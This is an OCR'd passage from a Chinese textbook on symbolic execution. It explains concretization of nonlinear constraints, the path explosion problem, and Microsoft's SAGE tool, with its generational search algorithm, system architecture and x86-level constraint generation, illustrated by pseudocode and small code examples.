假设约束求解器只能求解线性约束，对于下面的示例程序，假设初始值为 x=3 和 y=7，程序执行到代码 z=x * x * x 处时，z 的实际值为 27，符号表示为 z=x * x * x，这里出现了非线性的表示，如果变量 z 出现在程序的路径约束条件表达式中，求解器无法对该路径约束条件进行求解。

```
void foo(int x,int y){
```

```
    int z=x*x*x;                    /* could be z=h(x) */
    if(z==y){
      abort();                      /* error */
    }
}
```

对于非线性约束无法求解的问题该如何处理呢？为了继续分析，这里可以做一个折中，既然 z 已经超出了分析范围，就用具体值来替换符号值，即在符号执行中将 z 的表示从 x*x*x 换为 27，然后继续后面的指令，因为 y!=z，所以该轮执行完成，符号执行引擎提取的路径约束条件为 $pc_0=\neg(27==y)$，使用搜索策略对路径约束取反得到 $pc_1=(27==y)$，求解路径约束表达式，下一轮执行的程序输入即为 x=3 和 y=27，用例对应的执行过程进入 if(z==y)分支并触发程序异常。

可以看到，通过折中方案也可以发现程序中大部分的异常，但对于外部函数调用等问题，这样的解决方案对分析精度的影响就会比较大。

5.2.3 动态符号执行工具 SAGE

在 5.2.2 节介绍了动态符号执行的基本原理和执行流程，目前大多数动态符号执行工具仍需要在程序源代码的基础上进行，程序源代码可以为分析工具提供更多的数据结构等信息，使得分析精度更高，但大多数的程序源代码难以获取，这在很大程度上限制了动态符号执行工具的使用场景。为了将符号执行引擎引入真实环境使用，微软公司的 Patrice Godefroid 等人设计并实现了第一款基于二进制文件的符号执行引擎 SAGE[3]，也是至今唯一一款在实际生产中发挥重要作用的基于二进制文件的符号执行工具。下面就对 SAGE 中使用到的关键技术进行介绍。

符号执行效率的最大制约因素就是路径爆炸问题。Wiki 百科中对路径爆炸问题的定义为："Symbolically executing all feasible program paths does not scale to large programs. The number of feasible paths in a program grows exponentially with an increase in program size and can even be infinite in the case of programs with unbounded loop iterations."

因为使用符号执行技术对程序进行分析时，每一个分支语句都可能导致分析过程新增一条路径，所以探索路径的数量可能是按指数级增长的，加上程序中部分循环由符号变量控制，这也直接导致对程序路径的探索可能是无法终止的。因为以上原因，系统遍历一个大型应用程序的所有可达路径是不现实的，这也就是通常所说的路径爆炸问题。图 5-12 就是路径爆炸问题的示例，从这段简单的代码中找到加框处的异常需要探索数亿条执行路径。

通过建立函数摘要避免函数内部代码展开的方法看似提高了程序测试时的代码覆盖率，缓解了路径爆炸问题，但这是以损失分析精度为前提的。同时，对于大型程序动辄上亿条指令的规模，即使使用函数摘要的方法，如果没有良好的路径搜索策略也是无法有效缓解路径爆炸问题的。

除了无法解决路径爆炸问题，目前大部分的符号执行工具在基本处理流程上都是"不

```
public void main(string s) {                          static bool contains(string s, string t){
    bool a = contains(s, "Hello");                        if (s == null || t == null) return false;
    bool b = contains(s, "World");                        for (int i = 0; i < s.Length-t.Length+1;i++)
    bool c = contains(s, "at");                               if (containsAt(s, i, t)) return true;
    bool d = contains(s, "ISCAS Tech");                   return false;
    if (a && b && c && d)                             }
       throw new Exception("found it");
}                                                     static bool containsAt(string s, int i, string){
                                                          for (int j = 0; j < t.Length; j++)
                                                              if (t[j] != s[i+j]) return false;
                                                          return true;
                                                      }
```

图 5-12　路径爆炸问题示例

完美的”：使用符号执行技术对大型程序进行测试时，其分析精度很容易受到程序中复杂执行状态的影响（例如指针操作、复杂的数学运算）；另外，测试程序对系统函数或者库函数的调用也是影响分析准确性的重要因素。总之，当符号执行无法分析时，大部分工具就会采用实际值替换的方法使其继续进行下去。另外，目前大部分的动态符号执行工具都使用了大量的简化操作，从全局分析被迫降低到局部符号分析，但即使如此降低分析精度要求，大部分工具也很难在有限的时间和费用成本下对大型程序进行系统、完整的分析。正是因为这些原因，目前随机化的用例测试仍然是软件测试使用的主流方法。SAGE 正是在这样的背景下提出的。下面就对 SAGE 的几项关键技术进行介绍。

1. 分代搜索算法

SAGE 的路径搜索算法 generation search（分代搜索）是其技术的核心，SAGE 的设计人员对搜索算法的设计提出下面几点要求：

(1) 在避免冗余用例的同时，从单次程序执行对应的路径约束条件结果中尽可能多地生成的新测试用例。

(2) 尽可能快地实现最大化代码覆盖率，但不同于其他的路径搜索策略，这里的最大化代码覆盖是以保证漏洞的快速挖掘为前提的。

(3) 对于路径探索中出现的背离问题是有容错性的，当背离出现时，符号执行能够快速恢复正常状态并继续执行。

在介绍具体算法前，首先对动态符号执行中的路径搜索背离（divergence）问题进行说明。对于路径约束 $pc_0 = q_1 \wedge q_2 \wedge \neg q_3$ 生成的测试用例 $input_0$，理想情况下，程序将 $input_0$ 作为输入实际执行时应该先后经过谓词 q_1、q_2、q_3 所在的条件分支，并探索 q_3 所在条件语句处未被遍历过的 else 分支。但在实际情况中，程序很可能按照 $q_1, q_2, \cdots, q_n$ 所在的分支序列执行而背离了预期路径，这就是动态符号执行中的背离现象。为了检测背离问题的存在，可以在符号执行过程中使用一个向量记录程序实际执行时经过的分支，如果与 input 对应的预测执行向量不匹配，则说明执行过程存在路径背离。

分代搜索算法的主体结构分为主流程 Search 和路径扩展 ExpandExecution 两部分。

1) 路径搜索算法主流程

图 5-13 是分代搜索的主流程。首次执行算法时先将初始用例 inputSeed 放入工作集合序列 workList 中（第 3 行），以 inputSeed 作为初始输入实际执行程序并检测 inputSeed

是否触发了程序异常(第 4 行)。while 循环是算法的主体部分,当 workList 中不为空时(第 5 行),从 workList 中选择第一个测试用例文件(第 6 行),将其作为 ExpandExecution 函数的输入,并根据其执行路径求解得到子测试用例集合 childInputs(第 7 行)。为了避免对程序块的冗余探索,对于新得到的测试用例集合,SAGE 不会全部添加到 workList 中,首先运行测试用例,监控其执行过程中的程序基本块覆盖情况,同时检查该用例是否能够触发异常(第 10 行),然后使用 Score 函数根据用例的基本块覆盖信息对该用例进行评分(第 11 行),并按照评分将用例插入到 workList 列表中。

```
1 Search(inputSeed) {
2   inputSeed.bound = 0;
3   workList = {inputSeed};
4   Run&Check(inputSeed);
5   while ( workList not empty ) { // new children
6     input = PickFirstItem(workList);
7     childInputs = ExpandExecution(input);
8     while ( childInputs not empty) {
9       newInput = PickOneItem(childInputs);
10      Run&Check(newInput);
11      Score(newInput);
12      workList = workList + newInput;
13    }
14  }
15 }
```

图 5-13 Search 算法

2) 路径扩展算法

ExpandExecution 函数是分代搜索算法的核心,该算法的设计目标是以最快的速度尽可能多地覆盖指令代码块。首先将 input 作为符号输入对程序进行离线的符号执行操作,并生成对应的路径约束 PC(第 4 行),PC 是|PC|个约束条件的集合,其中每个约束条件对应程序执行路径上的一个条件分支语句,ExpandExecution 算法设计的初衷就是改变深度或广度搜索一次只探索一个分支的局限性(或者只遍历一条路径的策略),而是一次性地对 PC 中的所有约束条件进行探索(第 6 行),如图 5-14 所示,对于 PC 中所有的约束进行相同的操作。首先对 PC 中第 j 个约束取反得到 not(PC[j]),并和 PC 的前 j 个约束 PC[0..(j−1)]合并成新的路径约束,使用约束求解求得一组可行解 I(第 6 行),并生成新的测试用例 newInput(第 7 行),设置 newInput 的约束起始界限值 bound 为 j(第 8 行),并将 newInput 添加到新用例集合 childInputs 中(第 9 行)。childInputs 就是根据 input 得到的路径约束一次性求解得到的所有测试用例。整个过程就像是从父路径上的所有节点生出子路径,所以设计者称其为分代搜索。

对于图 5-15 中的测试程序,指定初始输入 inputSeed 为“good”,inputseed. bound 的初始值为 0,经过第一层分代搜索后生成 4 个测试用例“bood”“gaod”“godd”和“goo!”,这 4 个用例是对“good”对应路径上的 4 个条件分支分别取反求解得到的,如图 5-15 所示。对程序整个执行树空间的遍历如图 5-16 所示,用例上方的数字是其生成时对应的分代搜索层数。

分代搜索算法中有几点内容需要特别说明:

```
ExpandExecution(input) {
  childInputs = {};
  // symbolically execute (program, input)
  PC = ComputePathConstraint(input);
  for ( j=input.bound; j < |PC|; j++ ) {
    if ( (PC[0..(j-1)] and not (PC[j])) has a solution I) {
      newInput = input + I;
      newInput.bound = j;
      childInputs = childInputs + newInput; }
  }
  return childInputs;
}
```

parent
Gen 1

图 5-14　ExpandExecution 算法




图 5-15　分代搜索算法实例




图 5-16　执行树实例

（1）input.bound 变量。

ExpandExecution 算法中 bound 变量的作用是什么呢？简单来说，为 newInput 设置 bound 变量，就是为了防止对其进行路径搜索时回溯 newInput 的父用例 input 已经遍历过的执行空间，生成冗余的测试用例。分代搜索策略加上 bound 变量的使用满足了算法

的第一条设计要求。

(2) Score 函数。

Score 函数计算的是程序执行用例 newInput 时新覆盖的程序基本块的数量(和其比较的是之前已经执行的所有用例覆盖过的程序基本块)。例如,一个 newInput 覆盖了 100 个新的程序基本块,则 Score 给其评分为 100,后面会根据其分数将其插入 workList 中。SAGE 在下轮执行时会从 workList 列表中选出评分最高的用例,这样就能保证每一轮都能够最大化地遍历未探索过的基本块。以上的设计使得分代搜索算法更好地满足了设计要求的第二条。

同时,Score 函数的设计还有效地解决了背离问题。如果路径遍历时产生的分歧只是使探索方向偏离预期,但仍然能够正常地遍历未覆盖的程序模块,这并没有多大的负面影响。但是,通常情况下路径背离问题很可能阻止路径遍历算法向未探索的区域前进,陷入死循环。例如在深度搜索算法中,一个测试用例很可能使得执行路径未按照预期去探索 p 分支而是转向到之前已经探索过的 p′分支,这会使下面的遍历在 p 至 p′的路径中无限循环,这也是深度搜索时的常见问题。分代搜索算法则能对路径背离问题进行容错,并快速恢复到正常的探索状态。因为每一轮分代搜索会生成大量的子用例对路径上的所有分支进行遍历,而不是类似于深度搜索或者广度搜索算法只生成一个用例对一个分支进行探索,当有一个用例在执行时出现了背离现象时,Score 函数对其的评分就为 0,SAGE 能够马上知道该用例为无效用例,从而避免将用例添加到 workList 中,防止系统对其进行 ExpandExecution 操作,因此有效避免了背离问题对下面的探索过程的影响。Score 函数的存在使得分代搜索算法满足了设计要求的第三条。

2. SAGE 系统

上面的路径搜索算法被实现于工具 SAGE 中。SAGE 可以测试 Windows 系统下任意的文件读取程序,将输入文件中的每个字节分别符号化。SAGE 的另外一个关键创新就是该系统的符号执行是基于程序执行路径上的 x86 指令序列 trace 进行离线分析的。下面就来说明这样的设计是怎样使得 SAGE 可以对大型应用程序进行分析的。基于 x86 指令的设计思路相对于基于源代码的分析方法,毫无疑问增加了分析的难度,设计者如何解决遇到的问难也会在下面进行详细的介绍。除了解决前面的问题,设计者针对大型应用程序还提出了一些至关重要的优化策略,本节也会做出介绍。

1) 系统架构

图 5-17 是 SAGE 的系统架构。

SAGE 通过重复 4 个任务来实现分代搜索算法,这 4 个任务对应系统的 4 个模块,分别为测试模块(Tester)、执行路径记录模块(Tracer)、覆盖率收集模块(CoverageCollector)、符号执行模块(SymbolicExecutor)。

测试模块 Tester 实现的是 Run&Check 函数的功能,使用一个测试用例作为输入对程序进行检测,监控其在执行过程中是否出现内存访问异常等错误导致程序崩溃。只有当该用例未触发任何错误时才对其进行剩下的处理步骤,否则记录该测试用例,并从未测试用例集合中选择新的用例进入 Tester 模块的执行。

执行路径记录模块 Tracer 将 Tester 传递来的测试用例作为输入,再次执行待测试




图 5-17 SAGE 的系统架构

程序，但不同于 Tester 的是，此次执行程序过程中需要记录程序的运行状态(log)，这个 log 文件可以被剩下的分析模块用来重放程序运行过程，方便对程序进行离线分析。Tracer 模块是基于 iDNA 开发的，可以对程序进行机器码级别的执行路径记录。

覆盖率收集模块 CoverageCollector 重放程序执行记录，计算此次执行过程中基本块的覆盖情况。SAGE 使用基本块覆盖信息来实现前面算法中提到的 Score 函数。

符号执行模块 SymbolicExecutor 实现了算法中的 ExpandExecution 函数，通过再次重放执行记录对程序进行符号执行分析，提取路径条件约束，并生成新的测试用例。

CoverageCollector 和 SymbolicExecutor 模块都是基于执行记录重放框架 TruScan 实现的，TruScan 可以使用 iDNA 记录的程序执行状态文件对程序运行过程进行重放，即让程序重复前面记录的执行过程，保证执行过程中的每一点都是一致的。TruScan 提供的一些反汇编接口、符号表、输入输出监控等都为符号执行的实现提供了可能。

2) 技术核心

SAGE 为什么要选择基于 x86 机器指令实现动态符号执行分析呢？主要因为以下 3 点原因：

(1) 种类繁多的编程语言。基于源代码的分析需要针对不同的编程语言和语法进行对应的分析，有些甚至需要考虑到特定的编译器。对于新出现的语言如果要进行符号执行分析又要重复之前的工作，这样做是很浪费时间的。如果直接对机器码进行分析就可以屏蔽不同编程语言、编译器及编译平台对分析过程的影响，机器码的种类相对更少。x86 是由 Intel 公司推出的一种机器指令集，现在被广泛运用到 PC 端，Windows、Linux 等操作系统大多数是基于 x86 指令集的。

(2) 编译过程修改了程序的实际行为。在源代码中分析得到的软件漏洞可能只存在于编译前的阶段，编译器编译过程对指令做出的优化、代码混淆、基本块转换都可能使编译前后的代码语义发生变化，直接导致实际产品根本就无法触发漏洞，而在源代码中未发现的漏洞因为程序编译而出现。基于机器指令的分析则可以确定程序实际存在的漏洞。

(3) 软件代码未开源。大多数情况下，软件的源代码或者第三方链接库的代码都是无法获取的，即使测试和开发团队同属于一个公司，也极有可能出现这样的情况。

那么，基于 x86 机器指令的符号执行过程和基于源代码的有什么区别？需要解决哪

些特别的问题？下面对这部分进行详细的说明。

(1) 基于程序执行记录的离线分析。

在线的符号分析通常需要向程序源码中插入监控指令，或者借助动态插装工具(例如Nirvana 或 Valgrind，Catchconv 就是使用了后者)进行分析。SAGE 没有选择在线分析主要有两个原因：

- 一个程序中涉及大量的二进制程序组件，这些组件中的很大一部分可能是被操作系统保护(内核指令)或者是经过混淆的代码，通过静态或者动态插装都是很难分析这部分指令的，所以 SAGE 采取对全系统指令进行监控和重放的方法以解决这个问题。
- 大型程序中一些复杂路径很可能导致在线分析过程中约束表达的生成或提取发生错误，从而使得分析程序无法正常终止。同时在线分析的情况下也无法重现导致问题出现的路径执行情况，无法找到问题存在的根本原因。SAGE 采用离线分析的方法，在程序执行记录重放的过程中采用符号执行技术进行分析，通过监控分析结果输出就可以找到产生问题的路径和根本原因，帮助分析者进一步完善SAGE。

(2) 基于 x86 指令的符号执行技术。

① 约束生成。

SAGE 将程序执行过程使用到的所有与符号相关的内存地址都记录到映射表中，该表格记录了每个字节在内存中的地址和符号标签的对应关系。一个符号标签可以表示外部输入测试用例中的一个字节，或者是一些外部输入字节的表达式等。SAGE 支持以下几种类型的符号标签：

- input(m)表示测试用例的第 m 个字节。
- c 表示一个常数。
- t_1 op t_2 表示一些数学运算或者位运算的结果，op 是操作码，t_1 和 t_2 表示操作数。
- 标签序列 $<t_0..t_n>$ 当 $n=1$ 时表示一个字大小的符号变量，当 $n=3$ 时表示一个双字大小的变量。
- 子标签 $<t,i>$ 表示 t 符号变量中第 i 个字节。

SAGE 不支持对符号指针解引用的表示。

② 指针解引用问题。

```
int * ip=100;
* ip;
```

上面代码的第 2 行就是指针解引用。对于符号指针，无法知道其具体指向了哪个地址，定义指针解引用也是没有意义的。

③ EFLAGS 标记位。

SAGE 使用程序执行记录重放进行符号分析，根据每一条指令的语义信息对符号变量与内存的映射关系进行更新。除了分析符号变量的传递关系，SAGE 还需要对受符号变量影响的约束条件进行提取。例如，当符号执行引擎分析到一条由外部输入字节控制

的条件跳转时,就会创建一个约束条件模型以记录当前的约束和在此条件跳转处执行的分支,最后将该约束模型添加到 pc 中。下面用一个简单的例子说明 SAGE 是如何处理符号变量和约束条件的:

```
#read 10 byte file into a buffer beginning at address 1000
mov ebx,1005
mov al,byte[ebx]
dec al                                  #decrement al
jz LabelForIfZero                       #Jump if al==0
```

上面的 x86 指令片段中,首先使用系统调用从文件中读取 10 个字节,并将这 10 个字节放入一个数组中,假设读取的起始地址为 1000,为了方便描述,这里省略了具体的读取过程。文件读取及数组赋值完成后,SAGE 为这 10 个字节所在的内存地址(1000~1009)创建对应的符号标签 input(0)~input(9)。下面的两个 mov 指令执行的操作是将读入的第 6 个字节 input(5)传递到 al 寄存器中,1005 在这里表示数组第 1005 个字节地址的指针,在执行了这两条指令后,SAGE 创建了一个新的映射关系,al=>input(5)。上面代码的最后两条指令是对 al 寄存器中的值进行减 1 操作,并判断 al-1 后的值是否为 0。两个指令执行完后,SAGE 会添加一个新的符号变量,t=input(5)-1,并为路径约束添加一个新的条件 t=0 或者 t!=0,如果程序在 jz 指令处跳转则选择 t=0,反之选择 t!=0。

上面的例子看似简单,但实际上又引出了在处理 x86 指令流时的一个重要问题。上面的 jz 指令实际上判断的是 EFLAGS 标记位中的 ZF 位是否为 1,而 ZF 标记位受上面 dec 操作的直接影响,若将指令的语义直译过来就是 al-1==0 为影响跳转的条件。但是如何建立从 ZF 到符号变量之间的关系呢? ZF 标记位属于一个特别的寄存器 EFLAGS,其中包含了运行状态标记位,例如 CF、ZF、AF、PF、OF 和 ZF。这些位的状态完全由各类指令的运行结果决定。例如 EFLAGS 的第一个标记位 CF(进位标记位),若算术操作产生的结果在最高有效位(most-significant bit)发生进位或借位时将其置 1,反之清零。另外,该标志同样会在多倍精度运算(multiple-precision arithmetic)中使用。第 7 位为 ZF(零标志位),若前面指令的运算结果为 0 则将其置 1,反之清零。除了运算指令会间接影响标志位,sete 和 pushf 等指令会通过直接赋值来影响 EFLAGS 寄存器。

